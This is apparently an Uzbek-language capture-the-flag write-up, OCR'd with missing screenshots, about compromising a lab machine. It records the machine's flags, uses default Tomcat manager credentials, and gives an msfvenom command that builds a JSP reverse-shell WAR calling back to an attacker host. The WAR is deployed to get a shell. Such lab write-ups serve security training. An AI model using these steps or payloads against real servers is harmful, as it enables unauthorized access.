Deploy

`IP address`	192.168.224.193
`Operatsion Tizim Nomi (Distribution)`	Linux
`Operatsion Tizim Kernel Verisyasi`	
`Web Server dasturi va Versiyasi`	Apache/2.2.22 (Debian)
`Ochiq Portlar`	22,80,11

Topilgan Flaglar

▼ User Flag

💡 User Flag: d9bad39df709796d0eccb92a55f85e73

▼ Root Flag

💡 Root Flag: 0cb08f37a8e40c3e09a96e9e43b51750

Toplgan Zaifliklar

CVE-XXXX-XXXX	Ushbu CVE x dasturining 2.X.X-versiyasida mavjud bo’lib, hujumchiga X hujumni amalga oshirishga yordam beradi. Bu zaiflik X zailik deb ataladi. Ushu havola orqali batafsil o’rganib chiqish mumkin. [Link qoldirasiz.]	Exploit linki berilishi kerak agar mavjud bo’lsa


Hisobot

▼ Enumeration (Ma’lumot to’plash


ipsi bor ekan machineda




endi malumot olish uchun nmapni ishlatamiz




endi webni qarab koramiz



Not secure
10.13.1.41
Apache2 Debian D
debian
It wo
This is the default welcome page used to test the correct op
systems. If you can read this page, it means that the Apache
should replace this file (located at /var/www/html/inde
If you are a normal user of this web site and don't know wha
currently unavailable due to maintenance. If the problem per
Configuratio
Debian's Apache2 default configuration is different from the
optimized for interaction with Debian tools. The configuratior
/usr/share/doc/apache2/README.Debian.gz. Refer to this
server itself can be found by accessing the manual if the ap
The configuration layout for an Apache2 web server installat
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts th
files when starting up the web server.
ports.conf is always included from the main configu
incoming connections, and this file can be customized
Configuration files in the mods-enabled/, conf-enal
particular configuration snippets which manage module
configurations, respectively.
They are activated by symlinking available configuratio
These should be managed by using our helpers a2enm
a2enconf, a2disconf . See their respective man p
The binary is called apache2. Due to the use of environ


Not secure
10.13.1.41:8080
It works !
If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!
This is the default Tomcat home page. It can be found on the local filesystem at: /var/lib/tomcat9/webapps/ROOT/index.html
Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with CATALINA_HOME in /usr/share/tomcat9 and CATALINA_BASE in /var/lib/tomcat9, following the rules from /usr/share/doc/tomcat9-common/RUNNING.txt.gz.
You might consider installing the following packages, if you haven't already done so:
tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.
tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.
tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.
NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in /etc/tomcat9/tomcat-users.xml.


8080-portda qiziq narsa bor ekan buni tekshiramiz




manager sahifasiga kirmoqchi boldim va u yerda parol soradi




va parolni hato terganimdan keyin bu yerga yonaltirdi



Bu saytda quyidagi yozuvga ko’zim tushdi. Va uni sinab ko’rishga qaror qildim.
`username="tomcat" password="s3cret"`




buni yozganimdan keyin manabu sitega yonaltirdi



Bu sahifada fayl deploy qilish imkoni bor ekan. Lekin faqat `.war` formatda.

▼ Exploitation (Buzib kirish)




```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.100.7
5 LPORT=7777 -f war -o shell.war
```


```
┌──(kali㉿kali)-[~/Desktop/vuln_machine]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.100.75 LPORT=7777 -f war -o shell.war

Payload size: 1089 bytes
Final size of war file: 1089 bytes
Saved as: shell.war


┌──(kali㉿kali)-[~/Desktop/vuln_machine]
└─$ ls -la
total 140
drwxrwxr-x 2 kali kali   4096 Dec 17 07:23 .
drwxr-xr-x 4 kali kali 135168 Dec 16 13:10 ..
-rw-rw-r-- 1 kali kali   1089 Dec 17 07:23 shell.war
```

Har ehtimolga qarshi 7777-portiga listener ochib qo’yaman.


Yaratgan faylimni webga yuklab qo’ydim.




listener ishga tushiramiz



endi bu sahifaga kiramiz




va birzga shell keladi



